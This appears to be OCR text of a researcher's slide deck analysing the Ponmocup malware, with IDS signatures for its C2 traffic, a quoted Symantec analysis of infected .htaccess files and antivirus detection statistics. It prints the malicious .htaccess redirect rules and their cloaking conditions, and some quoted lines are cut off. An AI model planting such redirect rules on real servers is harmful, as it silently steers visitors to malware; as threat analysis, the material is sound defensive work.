
```
ET CURRENT_EVENTS Ponmocup Redirection from infected Website to Trojan-Downloader";  content:"/cgi-bin/r.cgi"
ET TROJAN Possible Ponmocup Driveby Download";
  pcre:"/\/se\/[a-f0-9]{100,200}\/[a-f0-9]{6,9}\/[A-Z0-9_]{4,200}\.com/Ui"
```

[post infection]


```
ET CURRENT_EVENTS Ponmocup C2 Post-infection Checkin";
  pcre:"/\/html\/license_[0-9A-F]{550,}\.html/Ui"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 1";
  pcre:"/^\/images2\/[0-9a-fA-F]{500,}/U"
ET CURRENT_EVENTS Ponmocup C2 Sending Data to Controller 2";
  uricontent:"/cgi-bin/rokfeller3.cgi?v=11"
ET CURRENT_EVENTS Ponmocup C2 Malware Update before fake JPEG download";
  uricontent:"/cgi-bin/shopping3.cgi?a="
ET CURRENT_EVENTS Ponmocup C2 Malware Update after fake JPEG download";
  uricontent:"/cgi-bin/unshopping3.cgi?b=„
```

```
ET USER_AGENTS Spoofed MSIE 7 User-Agent Likely Ponmocup"
ET USER_AGENTS Spoofed MSIE 8 User-Agent Likely Ponmocup"
```

Google: are you searching for this EXE?



Google: are you searching for this EXE?



Infection Vector / Delivery

- Redirection through infected .htaccess file
  - Ponmocup, lots changed, but not all (March 8, 2012) http://c-apt-ure.blogspot.com/2012/03/ ponmocup-lots-changed-but-not-all.html

Now let's take another look at the first step of infection, the redirection URLs from the infected ".htaccess" file on a hacked webserver. I believe the .htaccess files are manipulated using stolen (FTP or other) logins to these webservers.

I got hold of such a .htaccess file and located the malicious "code". The 33 lines of code are *well hidden* in the middle of the over 3,000 lines long file, which is *really hard to find* ;-) (end of sarcasm)

Symantec Blog (July 2012)

http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection

Trojan.Milicenso: Infection through .htaccess Redirection


Updated: 04 Jul 2012 | Translations available: 日本語

Kaoru Hayashi

Redirection using the .htaccess file

The .htaccess file is a configuration file for Web
traffic, for example: restrict access to certain W
etc. In order to monitor network traffic to legitim
vulnerable Web servers and modify the .htacces

The following image illustrates the flow of .htacc



Symantec Blog (July 2012)

http://www.symantec.com/connect/blogs/trojanmilicenso-infection-through-htaccess-redirection

The configuration is also very carefully crafted in order to prevent exposure of infection by external users or researchers. Access to the compromised website will be redirected to a malicious website only if all of the following conditions are met:

1. It is the first time that the website has been visited.
   Note: There is no redirection after the first visit.
2. The website is visited by clicking on a link in search engine results, SNS, or email.
   Note: There is no redirection if the user visits the website from a bookmark or by pasting the URL into the browser address field.
3. The threat is running on the Windows platform.
   Note: There is no redirection if the threat is running on any other platform.
4. A popular web browser is being used.
   Note: There is no redirection for unconventional web browsers or search engines.

The attacker can track where the traffic comes from by inserting the original URL into the redirect request.

```
RewriteCond %{HTTP_COOKIE}      !A.*jzm.*$ [NC]
RewriteCond %{HTTP_USER_AGENT}  .*Windows.* [NC]
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$
http://                                    .com/url?sa=D&source=web&cd=19&ved=0kOXZIQRF&url=http://%{HTTP_HOST}%{REQUEST_URI}
5Urc6rG5q12qI2IxlQ495y1pw==&usg=uXJOZIqRMDthMAnkLzYhhz&sig2=BS6BEKe2sAW5LPrv7pfLLU
```

Malicious URL to redirect

Original URL requested by user

Figure 3. *Configuration of a redirection to a malicious website in the .htaccess file.*

AV Detections of DLL samples

Detections for „**Vundo**“ of 3 DLL Samples (28)

3 ClamAV	1 AntiVir
3 McAfee	1 F-Secure
3 Microsoft	1 MicroWorld-eScan
3 TotalDefense	1 nProtect
2 BitDefender	1 PCTools
2 Emsisoft	1 Symantec
2 Gdata	1 TrendMicro
2 McAfee-GW-Ed	1 TrendMicro-HC

AV Detections of DLL samples

Detections for „**Monder**“ (5)

1 Antiy-AVL
1 Fortinet
1 Ikarus
1 NANO-Antivirus
1 nProtect

Detections for „**Virtumonde**“ (7)

3 Commtouch
3 F-Prot
1 VIPRE

AV Detections of DLL samples

Detections for „**Kryptik**“ (11)

3 ESET-NOD32
2 Fortinet
2 Norman
2 VIPRE
1 TheHacker
1 Agnitum

Detections for „**Pirminay**“

2 Ikarus

Detections for „**Ponmocup**“

(none)

ThreatExpert's Statistics for *Trojan.Win32.Monder [Ikarus]*:

Trojan.Win32.Monder [Ikarus] is also known as:

Threat Alias	Number of Incidents
Troj/Virtum-Gen [Sophos]	3,129
Trojan.Vundo [Symantec]	2,770
Trojan.Win32.Monder.atxg [Kaspersky Lab]	2,652
Vundo [McAfee]	2,515
Trojan.Virtumonde [PC Tools]	2,297
Win-Trojan/Vundo.48128.D [AhnLab]	1,020
Trojan.Win32.Monder.chol [Kaspersky Lab]	399
Trojan.Win32.Monder.gen [Kaspersky Lab]	94
Vundo.gen.m [McAfee]	59
Trojan:Win32/Vundo.gen!R [Microsoft]	47
Trojan.Vundo.B [Symantec]	37
Mal/Generic-A [Sophos]	36
Trojan.Win32.Monderd.gen [Kaspersky Lab]	35
Trojan:Win32/Vundo.IX [Microsoft]	35
Trojan.Monder!sd6 [PC Tools]	27
Packed.Generic.201 [Symantec]	26
Adware.VirtuMonde [Symantec]	24
Trojan:Win32/Vundo.gen!D [Microsoft]	23
Mal/Generic-A, Troj/Virtum-Gen [Sophos]	17

Monder [Ikarus]

Virtum (Gen)

Vundo (Gen)

Monder (Gen)

Virtumonde (Adw)

Mal/Generic

Packed.Generic

Adware.*

Ponmocup Malware → VT check

MD5: 584fe856bb348e0089f7b59ec31881a5

google_born_help.exe

2 / 42 2012-10-05 Kryptik

MD5: 636a985d6e14c27ffc4fe6393ec96208

google_hotel_mariina.exe

2 / 44 2012-11-10 Pirminay

MD5: 43953a6cbeaa3dc0b5cddf0af12b4b80

plugin__mehdi_andynews__setup.exe

0 / 47 2013-05-21

27 / 47 2013-06-04

3x Vundo, 3x Pirminay, Ponmocup, Virtumonde

Let’s look at some more samples

VT Detections for “Vundo”

28771	**Microsoft**	**98.6%**
19882	**McAfee**	**68.2%**
16346	BitDefender	56.0%
16319	GData	55.9%
15714	F-Secure	53.9%
15122	AntiVir	51.8%
14743	McAfee-GW-Edition	50.5%
13216	Emsisoft	45.3%
12094	TrendMicro	41.5%
11766	Ikarus	40.3%
11125	TotalDefense	38.1%
10772	TrendMicro-HouseCall	36.9%
8544	CAT-QuickHeal	29.3%
8162	VIPRE	28.0%
7620	nProtect	26.1%

Let's look at some more samples

VT Detections for "Virtum*" (Virtumond[eo])

24745	**F-Prot**	**84.8%**
22645	**Commtouch**	**77.6%**
22177	**Sophos**	**76.0%**
9302	DrWeb	31.9%
5418	VIPRE	18.6%
4439	Norman	15.2%
3621	Ikarus	12.4%
2786	AhnLab-V3	9.6%
2733	Panda	9.4%
2172	Authentium	7.4%
1011	Fortinet	3.5%
943	VBA32	3.2%
900	NOD32	3.1%
881	a-squared	3.0%

Let’s look at some more samples

VT Detections for “Virtumond*” [eo]

24745	**F-Prot**	**84.8%**
22645	**Commtouch**	**77.6%**
4564	VIPRE	15.6%
4439	Norman	15.2%
3619	Ikarus	12.4%
2785	AhnLab-V3	9.5%
2733	Panda	9.4%
2172	Authentium	7.4%
900	NOD32	3.1%
881	a-squared	3.0%
875	CAT-QuickHeal	3.0%
869	VBA32	3.0%
869	Kaspersky	3.0%

Let’s look at some more samples

VT Detections for “Kryptik”

14751	**NOD32**	**50.6%**
11667	**ESET-NOD32**	**40.0%**
9084	Fortinet	31.1%
7650	VIPRE	26.2%
5887	TheHacker	20.2%
5153	Comodo	17.7%
4153	Norman	14.2%
3484	VirusBuster	11.9%
2295	Agnitum	7.9%
797	Rising	2.7%
781	NOD32Beta	2.7%
729	SUPERAntiSpyware	2.5%
439	Avast	1.5%

Let’s look at some more samples

VT Detections for “Monder”

4890	**Kaspersky**	**16.8%**
3867	**AhnLab-V3**	**13.3%**
3734	**Jiangmin**	**12.8%**
2414	nProtect	8.3%
2411	VBA32	8.3%
2334	Antiy-AVL	8.0%
2078	TheHacker	7.1%
1780	ViRobot	6.1%
1660	Norman	5.7%
1631	Ikarus	5.6%
1492	CAT-QuickHeal	5.1%
1398	Fortinet	4.8%
1327	NANO-Antivirus	4.5%

Let’s look at some more samples

VT Detections for “Swisyn”

44	**AhnLab-V3**	**0.2%**
40	**TotalDefense**	**0.1%**
28	**eTrust-Vet**	**0.1%**
7	VBA32	0.0%
4	Panda	0.0%
4	Norman	0.0%
3	Kaspersky	0.0%
2	SUPERAntiSpyware	0.0%
2	Sophos	0.0%
2	Fortinet	0.0%


Let’s look at some more samples

VT Detections for “Milicenso”

63	**Symantec**	**0.2%**
61	**PCTools**	**0.2%**
3	eSafe	0.0%
3	AhnLab-V3	0.0%

Printer Bomb/Troj Milicenso

http://www.symantec.com/security_response/writeup.jsp?docid=2010-071503-4247-99



Tweeting about Ponmocup Finder

TomU @c_APT_ure 24 May

The following 80 web servers are currently infected to redirect to #**Ponmocup** #malware
security-research.dyndns.org/pub/botnet/pon...
Ref: c-apt-ure.blogspot.com/search/label/p...
Expand

TomU @c_APT_ure 24 May

The following 118 web servers have been infected to redirect to #**Ponmocup** #malware
security-research.dyndns.org/pub/botnet/pon...
Ref: c-apt-ure.blogspot.com/search/label/p...
Expand